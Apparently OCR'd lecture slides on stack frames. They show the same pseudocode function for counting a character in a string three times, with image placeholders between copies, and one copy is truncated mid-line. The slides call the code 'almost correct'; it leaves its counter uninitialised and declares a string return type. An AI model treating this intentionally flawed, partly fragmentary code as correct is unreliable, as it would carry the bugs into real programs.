
IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```







Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count(“testing”, “t”); // should return 2
8:
   }
```






Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer
1:   for (po
   {
2:
       if (s
3:
     }
4:
     return
5:
   }


6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```

IP

This example is *almost* correct. But something very important is missing…

